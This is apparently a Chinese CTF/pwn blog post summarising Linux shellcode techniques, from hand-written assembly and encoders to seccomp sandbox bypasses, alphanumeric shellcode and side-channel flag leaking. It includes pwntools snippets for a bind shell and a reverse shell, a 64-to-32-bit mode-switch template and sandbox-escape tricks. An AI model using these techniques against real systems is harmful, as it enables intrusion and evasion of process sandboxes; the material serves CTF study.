

Linux 下的 shellcode 技巧总结



roderick 收录于 pwn-trick

📅 2023-02-20 ✍ 约 6100 字 ⌚ 预计阅读 13 分钟



对 shellcode 知识点的一些总结。

风的小径 - 万能日记

作词：无

00:00 / 02:48

relax and learn...

- 1 - 如何编写 shellcode
 - 1-1 纯手搓
 - 1-1-1 纯汇编
 - 1-1-2 内联汇编
 - 1-1-3 使用 tiny_libc
 - 1-2 借助工具
 - 1-2-1 pwntools 的 shellcraft
 - 1-2-2 alpha3
 - 1-2-3 AE64
 - 1-2-4 shellcode encoder
 - 1-2-5 msf 生成
 - 1-3 在线网站
- 2 - 突破沙箱规则
 - 2-1 使用 at/v/2 系统调用
 - 2-2 使用 orw 读取 flag
 - 2-3 切换指令模式
 - 2-4 使用 0x40000000+X 系统调用
 - 2-5 使用 io_uring 系统调用
- 3 - 字符型 shellcode
 - 3-1 可打印字符
 - 3-2 字母和数字


- 3-3 限制字母和数字
- 4-shellcode 编写技巧
 - 4-1 观察寄存器状态
 - 4-2 观察栈的状态
 - 4-3 使用更短的指令
 - 4-4 构造 read 再次读入
 - 4-5 侧信道爆破内存
 - 4-6 侧信道爆破 flag
 - 4-7 借助 rax 寄存器
 - 4-8 借助段寄存器
 - 4-9 ptrace 注入
 - 4-10 多架构通用 shellcode
 - 4-11 有限字符的 shellcode
 - 4-12 寄存器全为 0 的 syscall
- 参考

-
- 本文尽可能地全面地总结有关 shellcode 的知识点。目前重点关注 linux 系统用户态的 x86 汇编指令。持续更新中.....
 - 本文只将现有有关 shellcode 的知识点提炼出来，没有做细致地解释与分析，不会涉及到具体的例题。若师傅们有疑问可以在评论中提出.....

可以在 [Bilibili](#) 上观看视频进行学习：

[illegible]

或者在 [Youtube](#) 上观看视频进行学习:



1 - 如何编写 shellcode

shellcode 是一段可被 CPU 直接执行的程序码。

使用 shellcode 进行攻击是一项经典而强大的技术，借助 shellcode 几乎可以完成任何事情，包括但不限于泄露敏感信息、反弹 shell、布置后门等。

编写 shellcode 的方式有很多，而方式的选择取决于实际场景。如当需要编写复杂的 shellcode 的时候，需要手搓；当需要注入特定模板的 shellcode 时，可以采用工具生成；当需要观察 shellcode 的字符、长度时，可以采用在线网站生成。

1-1 纯手搓

学到最后，你会发现还是会回归到最原始的方式：手搓 shellcode。

| 1-1-1 纯汇编

如果使用 gcc 编译，模板如下：

▼ Code

```
1 ;#gcc -c start.s -o start.o
2 ;#ld -e _start -z noexecstack start.o -o start
3
4     ;// 使用intel语法
5     .intel_syntax noprefix
6     .text
7     .globl _start
8     .type _start, @function
9 _start:
10    ;// SYS_exit
11    mov rdi, 0
12    mov rax, 60
13    syscall
```

也可以使用 nasm，只是编译的命令不一样。

| 1-1-2 内联汇编

有时候需要调用一下库函数，可以使用内联汇编 [Extended Asm \(Using the GNU Compiler Collection \(GCC\)\)](#)，直接在程序中使用 `asm(...)`；编写内联汇编语句。

但是在剥离 shellcode 的时候，需要将 `call xxxxxxxx` 的偏移进行修正。

| 1-1-3 使用 tiny_libc

为了快速、高效、准确地编写出复杂的 shellcode，我参考了 musl 库实现了一个简单的 libc 库，姑且称之为 tiny_libc，项目地址在 [CVE-ANALYZE/tiny_libc at main ·](#)

[RoderickChan/CVE-ANALYZE \(github.com\)](#) [🔗](#)。

实现了一些基本的系统调用函数、字符串操作函数，glibc 常用函数，比如：system、popen、sleep、strcpy、memcpy、puts 等等。编译时不依赖任何其他库文件，编译后 text 段的大小基本不会超过 1 page。

在 main.c 中编写程序逻辑。如果需要剥离出 shellcode，执行 get_shellcode.py 文件即可在当前目录生成 shellcode 文件，然后读取该文件，直接输入给目标程序即可。

这个库当初是为了研究 dirty pipe 漏洞开发的，因为该漏洞不能写超过一页的 shellcode。因此，需要编写复杂的 shellcode，又不想写汇编的时候，可以用这个库直接写 C，然后一键得到要注入的 shellcode。

如在 main.c 写入如下内容：

▼ C

```
1 #include "all_in_one.h"
2 //-----
3
4 void _start()
5 {
6     system("date");
7     puts(popen_r("cat /etc/issue"));
8     exit(0);
9 }
```

执行后输出为：

▼ Bash

```
1 $ ./main
2 Wed Feb 19 21:19:43 CST 2023
3 Ubuntu 20.04.4 LTS \n \l
4 $ ldd main
5          not a dynamic executable
```

可以很方便的剥离 shellcode。

1-2 借助工具

| 1-2-1 pwntools 的 shellcraft

pwntools 的 shellcraft 定义了非常多的模板，支持的架构有 x86/x64/arm/arm64 等等。

点击 [pwnlib.shellcraft — Shellcode generation — pwntools 4.10.0dev documentation](#) [🔗](#) 进行学习。

使用的示例如下：

▼ Python

```
1 shellcode = asm(pwnlib.shellcraft.amd64.linux.bindsh(9999, 'ipv4')) # 绑定shell到9999
2 shellcode = asm(pwnlib.shellcraft.amd64.linux.cat("/flag", 1)) # 读取/flag, 输出到标准输出
3 shellcode = asm(pwnlib.shellcraft.amd64.linux.cat2("/flag", 1, 0x30)) # 读取/flag, 输出到标准输出
4 shellcode = asm(pwnlib.shellcraft.amd64.linux.socket("ipv4", "tcp")+
5                 pwnlib.shellcraft.amd64.linux.connect("127.0.0.1", 9999, 'ipv4')+
6                 pwnlib.shellcraft.amd64.linux.dupsh('rax')
7                 ) # 反弹shell
```

| 1-2-2 alpha3

建议使用 [TaQini/alpha3: Automatically exported from code.google.com/p/alpha3 \(github.com\)](https://github.com/TaQini/alpha3) 这个版本。

使用需要指定基址寄存器：

▼ Bash

```
1 python ./ALPHA3.py x64 ascii mixedcase rax --input="shellcode"
2 ./shellcode_x64.sh rax
3 ./shellcode_x86.sh eax
```

学习原文地址在 [Alphanumeric Shellcode: 纯字符 Shellcode 生成指南 - FreeBuf 网络安全行业门户](https://www.freebuf.com/news/2013-08-20-01.html)。

| 1-2-3 AE64

另一位师傅写的可见字符编码的工具，地址在 [veritas501/ae64: basic amd64 alphanumeric shellcode encoder \(github.com\)](https://github.com/veritas501/ae64)，与上一个工具的比较如下：

Benchmark

Functionality:

	ae64	alpha3
Encode x32 alphanumeric shellcode	✗	✓
Encode x64 alphanumeric shellcode	✓	✓
Original shellcode can contain zero bytes	✓	✗
Base address register can contain offset	✓	✗

Length:

Origin length(in bytes)	ae64(fast)	ae64(small)	alpha3
2	76	119	65
48	237	185	157
192	749	401	445
576	2074	977	1213

以上两个工具都能生出 x86/x64 的 shellcode，但是 alpha3 支持的选项更多一点，阅读两者的文档和使用示例即可熟练使用。

| 1-2-4 shellcode encoder

指这个工具: [rcx/shellcode_encoder: x64 printable shellcode encoder \(github.com\)](https://github.com/rcx/shellcode_encoder) 

没有前两个好用, 有限考虑前两个工具。

| 1-2-5 msf 生成

很多编码的方式, 但是对可见字符的编码支持受限。只有 x86 支持字符编码。





▼ Code

```
1 Framework Encoders [--encoder <value>]
2 =====
3
4     Name                                Rank      Description
5     ----                                -
6     cmd/brace                          low       Bash Brace Expansion Command Encoder
7     cmd/echo                           good      Echo Command Encoder
8     cmd/generic_sh                     manual    Generic Shell Variable Substitution Co
9     cmd/ifs                             low       Bourne ${IFS} Substitution Command En
10    cmd/perl                            normal    Perl Command Encoder
11    cmd/powershell_base64               excellent Powershell Base64 Command Encoder
12    cmd/printf_php_mq                   manual    printf(1) via PHP magic_quotes Utilit
13    generic/eicar                       manual    The EICAR Encoder
14    generic/none                        normal    The "none" Encoder
15    mipsbe/byte_xori                    normal    Byte XORi Encoder
16    mipsbe/longxor                      normal    XOR Encoder
17    mipsle/byte_xori                    normal    Byte XORi Encoder
18    mipsle/longxor                      normal    XOR Encoder
19    php/base64                          great     PHP Base64 Encoder
20    ppc/longxor                         normal    PPC LongXOR Encoder
21    ppc/longxor_tag                    normal    PPC LongXOR Encoder
22    ruby/base64                        great     Ruby Base64 Encoder
23    sparc/longxor_tag                   normal    SPARC DWORD XOR Encoder
24    x64/xor                             normal    XOR Encoder
25    x64/xor_context                     normal    Hostname-based Context Keyed Payload
26    x64/xor_dynamic                     normal    Dynamic key XOR Encoder
27    x64/zutto_dekiru                    manual    Zutto Dekiru
28    x86/add_sub                         manual    Add/Sub Encoder
29    x86/alpha_mixed                     low       Alpha2 Alphanumeric Mixedcase Encoder
30    x86/alpha_upper                     low       Alpha2 Alphanumeric Uppercase Encoder
31    x86/avoid_underscore_tolower        manual    Avoid underscore/tolower
32    x86/avoid_utf8_tolower              manual    Avoid UTF8/tolower
33    x86/bloxor                          manual    BloXor - A Metamorphic Block Based XO
34    x86/bmp_polyglot                    manual    BMP Polyglot
35    x86/call4_dword_xor                 normal    Call+4 Dword XOR Encoder
36    x86/context_cpuid                   manual    CPUID-based Context Keyed Payload Enc
37    x86/context_stat                    manual    stat(2)-based Context Keyed Payload E
38    x86/context_time                    manual    time(2)-based Context Keyed Payload E
39    x86/countdown                       normal    Single-byte XOR Countdown Encoder
```

40	x86/fnstenv_mov	normal	Variable-length Fnstenv/mov Dword XOR
41	x86/jmp_call_additive	normal	Jump/Call XOR Additive Feedback Encod
42	x86/nonalpha	low	Non-Alpha Encoder
43	x86/nonupper	low	Non-Upper Encoder
44	x86/opt_sub	manual	Sub Encoder (optimised)
45	x86/service	manual	Register Service
46	x86/shikata_ga_nai	excellent	Polymorphic XOR Additive Feedback Enc
47	x86/single_static_bit	manual	Single Static Bit
48	x86/unicode_mixed	manual	Alpha2 Alphanumeric Unicode Mixedcase
49	x86/unicode_upper	manual	Alpha2 Alphanumeric Unicode Uppercase
50	x86/xor_dynamic	normal	Dynamic key XOR Encoder

1-3 在线网站

搜集了一些非常有用的与 shellcode 相关的网站

1. [Online x86 and x64 Intel Instruction Assembler \(defuse.ca\)](https://defuse.ca) : 在线编写 shellcode 和反汇编 shellcode , 目前只支持 x86/x64
2. [Online Assembler and Disassembler \(shell-storm.org\)](https://shell-storm.org) : 另一个更全的在线编写 shellcode 和反汇编 shellcode 网站
3. [Shellcodes database for study cases \(shell-storm.org\)](https://shell-storm.org) : shellcode 数据库, 支持很多指令集与操作系统
4. [Exploit Database Shellcodes \(exploit-db.com\)](https://exploit-db.com) : 另一个 shellcode 数据库
5. [Online - Reverse Shell Generator \(revshells.com\)](https://revshells.com) : 生成反弹 shell 的命令

2 - 突破沙箱规则

由于沙箱规则比较多，规则制定比较自由，所以下文重点探讨绕过的技术。

2-1 使用 at/v/2 系统调用

这里分别指的是几个系统调用的后缀和前缀，比如：

- 使用 `execveat` 代替 `execve`，拿到 `shell` 后，使用 `shell` 内置命令读取 `flag`：
`echo *; read FLAG < /flag; echo $FLAG`，否则使用子 `shell` 执行命令还是会被沙箱杀死。同样的，使用 `openat` 代替 `open`。
- 使用 `readv/writev` 代替 `read/write`
- 使用 `mmap2` 代替 `mmap`
- 还有一些特殊的系统调用，使用 `sendfile`，代替 `read/write`。这类的系统调用需要平时多关注、收集和整理。

2-2 使用 orw 读取 flag

一般来说，会禁止 `system/execve/fork` 等，这个时候使用 `open+read+write` 输出 `flag` 即可。

或者使用 `open+sendfile`，指令会更短。

2-3 切换指令模式

随便找一个 `seccomp-tools` 解析的沙箱规则：

▼ Bash

```
1 $ seccomp-tools dump ./pwn
2 line CODE JT JF K
3 =====
4 0000: 0x20 0x00 0x00 0x00000004 A = arch
5 0001: 0x15 0x00 0x08 0xc000003e if (A != ARCH_X86_64) goto 0010
6 0002: 0x20 0x00 0x00 0x00000000 A = sys_number
7 0003: 0x35 0x06 0x00 0x40000000 if (A >= 0x40000000) goto 0010
8 0004: 0x15 0x05 0x00 0x0000003b if (A == execve) goto 0010
9 0005: 0x15 0x04 0x00 0x00000142 if (A == execveat) goto 0010
10 0006: 0x15 0x03 0x00 0x00000039 if (A == fork) goto 0010
11 0007: 0x15 0x02 0x00 0x00000038 if (A == clone) goto 0010
12 0008: 0x15 0x01 0x00 0x0000000f if (A == rt_sigreturn) goto 0010
13 0009: 0x06 0x00 0x00 0x7fff0000 return ALLOW
14 0010: 0x06 0x00 0x00 0x00000000 return KILL
```

这个沙箱规则判断了当前触发系统调用的时候，`arch` 是否为 `x64`，如果不是 `64` 就会 `kill`；然后，判断了 `sys-number` 是否大于等于 `0x40000000`，如果大于，程序也会被

kill ; 然后设置了黑名单, 分别是: `execve/execveat/fork/clone/rt_sigreturn` 。处于黑名单的系统调用会被 `kill` 掉, 其他系统调用则会放行。

如果没有 `0001: 0x15 0x00 0x08 0xc000003e if (A != ARCH_X86_64) goto 0010` 这一句的检查, 那么可以使用 `retf(return far)` 指令实现架构切换, 或者在 `x64` 环境下直接调用 `int 0x80` 陷入到内核态。

`retf` 相当于 `pop ip; pop cs`, `cs` 是段寄存器, 寄存器为 `0x23` 时表示 32 位运行模式, `0x33` 表示 64 位运行模式。

从 64 位切换到 32 位的模板如下:

▼ Code

```
1 xor esp, esp
2 mov rsp, 0x400100
3 mov eax, 0x23 ; cs
4 mov [rsp+4], eax
5 mov eax, 0x400800 ; ip
6 mov [rsp], eax
7 retf
```

2-4 使用 0x40000000+X 系统调用

接着 2-3, 如果没有限制: `0003: 0x35 0x06 0x00 0x40000000 if (A >= 0x40000000) goto 0010` 的话, 那么可以使用 `0x40000000 + X` 来执行系统调用。

▼ C

```
1 #define __X32_SYSCALL_BIT 0x40000000UL
```

关于 `x32 ABI` 可查看 [x32 ABI - Wikipedia](#)。

比如要执行 `read` :

▼ Code

```
1 xor eax, eax
2 add eax, 0x40000000
3 xor edi, edi
4 mov rsi, rsp
5 mov edx, 0x300
6 syscall
```

需要注意的是, 从 5.16 开始, `linux` 内核不支持 `x32 abi` 了: [Bug #1994516 "Kernels after 5.16 cannot execute x32-ABI binaries..": Bugs: linux package: Ubuntu \(launchpad.net\)](#)

2-5 使用 io_uring 系统调用

最近 `io_uring` 系统调用受到了广泛关注, 因为这个系统调用几乎可抵千军万马。

特别的, 高版本 (Linux Kernel Version ≥ 6.5) 的 `io_uring` 中引入了 `IORING_SETUP_NO_MMAP` 标志, 配合 `IORING_SETUP_SQPOLL` 可以一次 `syscall` 完成 `orw` 操作。

3 - 字符型 shellcode

3-1 可打印字符

关于 `ascii shellcode` , 这篇博客必看: [Ascii shellcode - NetSec](#)。

如果要求是可打印字符, 直接使用上面提到的 `alpha3/ae64` 等工具生成即可。

3-2 字母和数字

同上, 直接使用上面提到的 `alpha3/ae64` 等工具生成即可。

3-3 限制字母和数字

很多时候, 会限制为纯小写字母或者部分字母或者部分数字。这个时候, 需要根据限制条件, 把能用的 `shellcode` 组合梳理出来, 然后结合 `shellcode` 的执行地址, 利用 `xor/add` 等指令, 构造出其他所需要的指令。

举个例子, 假如 `shellcode` 执行地址 `0x333100` , 只能用 `0x30-0x40` 编写 `shellcode` , 如果需要 `\x0f\x05` , 可以用异或:

✓ Code

```
1 xor eax, 0x33333130; 3530313333
2 xor eax, 0x3333343f; 353f343333
3 ;此时, eax就成为0x050f了
```

可以用 `pwntools` 的 `disasm` 爆破所有可能的 `shellcode` 组合:

✓ Python

```
1 import itertools
2 from pwn import *
3
4 context.arch = "amd64"
5
6 s = "0123456789\x3a\x3b\x3c\x3d\x3e\x3f\x40"
7
8 for x in range(3):
9     for y in itertools.product(s, repeat=x+1):
10         res = disasm("".join(y).encode())
11         need_p = 1
12         for kk in (".byte", "rex", "ds", "bad", "ss"):
13             if kk in res:
14                 need_p = 0
15                 break
16         if need_p:
17             print(res)
```

然后根据需要进行组合即可。

字符型的 shellcode 要善于使用 `xor` 和 `add` , 善于借助已有的地址:

- `0000` 对应的是 `add [rax], al` , 借助溢出可以构造出任意的单字符出来
- `\x35XXXX` , 对应的是 `xor eax, XXXX`
- `\x34X` , 对应的是 `xor al, X`
- `\x31\x31` 对应的是 `xor [rax], esi`
-

4-shellcode 编写技巧

总结一下其他的 shellcode 编写技巧。

4-1 观察寄存器状态

最后执行 shellcode 的指令大概率是 call/jmp 等，用 gdb 调试的时候，在此处下个断点，观察寄存器的值。

一般来说寄存器会残留一些与程序相关的地址、变量等，合理的利用寄存器的值可以有效地减小 shellcode 的长度。

4-2 观察栈的状态

与观察寄存器的值是一样的，观察一下栈上有没有可以利用的地址或者变量。因为 pop/push reg，一般是一个字节，非常的短。

4-3 使用更短的指令

要把 rax 清零，可以使用的指令有：

▼ Code

```
1 ;6A0058
2 push 0
3 pop rax
4
5 ; 5358 假设rbx为0
6 push rbx
7 pop rax
8
9 ;48C7C00000000000
10 mov rax, 0
11
12 ; B800000000
13 mov eax, 0
14
15 ;31C0
16 xor eax, eax
17
18 ; 4893 假设rbx为0
19 xchg rax, rbx
20
21 ;93 假设ebx为0
22 xchg eax, ebx
```

可以发现，这些指令的长度都不一样，那么我们应该结合当时的上下文环境选用最短的指令，指令越短，自由度越高。

怎么编写较短的指令，需要多积累多总结，比如：

- 尽量使用 `pop/push`
- 尽量使用 `xor reg reg`
- 尽量使用 `xchg`
- 使用 `cdq` 将 `edx` 置零
-

4-4 构造 read 再次读入

很多时候由于第一次输入的 `shellcode` 长度受限，可以构造出 `read` 再输入一次 `shellcode`，构造的方式有：

- 直接构造 `read(0, data, len)`
- 构造 `socket+connect+recv` 从远程读 `shellcode`
- 构造从文件读 `shellcode`
-

4-5 侧信道爆破内存

有时候不知道哪个内存是可读可写的，那么可以使用系统调用爆破内存。比如：

- `read`
- `write`
- `nanosleep`
- `mprotect`
-

这些系统调用，如果猜测的内存为非法地址，则系统调用会失败，然后返回负数，那么可以根据系统调用的返回值来判断是否内存爆破成功。

4-6 侧信道爆破 flag

有时候 `1/2` 输出流被关闭了，又无法使用 `socket`，就可以使用侧信道的当时来爆破。主要有几种方式：

- 使用 `cmp`，如果判断正确，陷入循环或者 `read` 等，如果判断错误，触发异常
- 使用 `alarm`，使用多线程的方式猜测每个字符（有时候不是很准）
- 使用 `mmap`，在内存的末位存入字符，通过异常判断是否猜测正确
-

4-7 借助 rax 寄存器

`rax` 寄存器存储系统调用号，也存储返回值。主要有两种方式：

- 上面提到的根据系统调用的返回值爆破内存等
- 利用 `read` 等返回值构造系统调用号

4-8 借助段寄存器

段寄存器可以拿到代码段、堆、栈等地址，如：

✓ Code

```
1 mov rbx, ds:[0x30]
```

还可以借助 `load effective address` 指令：

✓ Code

```
1 lea rsp, [rip]
```

适用于 `rsp` 为异常值但需要栈的情况。

4-9 ptrace 注入

`ptrace` 注入非常强大可以使用 `ptrace(attach, pid...)` 读写其他进程的 `reg` 或者 `data` 区域的内存内容，详细的技巧可以访问 [ptrace\(2\) - Linux manual page \(man7.org\)](https://man7.org/linux/man-pages/ptrace(2).html) 进行学习。

除此之外，还可以用 `lseek` 和 `open/read/write` 文件 `/proc/pid/mem`，进而可以直接读写与修改某个进程的虚拟空间内存内容。

由于代码逻辑会比较复杂，推荐使用 `tiny_libc` 直接写 C 语言，之后剥离出 `shellcode`。

4-10 多架构通用 shellcode

指一段 `shellcode` 可以同时运行在 `x86/x64/arm/arm64/mips` 等架构上。可以阅读下面的博客：

- [ixty/xarch_shellcode: Cross Architecture Shellcode in C \(github.com\)](https://github.com/ixty/xarch_shellcode)
- [Midnightsun CTF 2019 Polyshell Writeup · Alan's Blog \(tcode2k16.github.io\)](https://tcode2k16.github.io/)

主要思想是借助各个架构下的 `jmp` 指令：A 的 `jmp` 是 B 的 `nop`。就可以把 A/B 的 `shellcode` 放在一起了。

4-11 有限字符的 shellcode

其实是一种 `shellcode` 的编码技巧，比如只用三个字符编码 `shellcode`：[仅用三种字符实现 x86_64 架构的任意 shellcode - 安全客 - 安全资讯平台 \(anquanke.com\)](https://anquanke.com/)。



步骤仍然是：

- 找出各字符组合后可能的 `shellcode` 片段
- 根据已有的片段、上下文环境编码目标 `shellcode`

4-12 寄存器全为 0 的 syscall

一个没啥用的冷知识：当寄存器都是 0 的时候执行 `syscall` , `rcx` 会被赋值。

参考

- [PWN 进阶 \(1-3\) -shellcode 变形的艺术 \(x86 和 x64 的转换机制: retfq\) \(yuque.com\)](#) 
- [仅用三种字符实现 x86_64 架构的任意 shellcode - 安全客 - 安全资讯平台 \(anquanke.com\)](#) 
- [Alphanumeric Shellcode: 纯字符 Shellcode 生成指南 - FreeBuf 网络安全行业门户](#) 

更新于 2023-02-20

CC BY-NC 4.0

💡 shellcode, pwn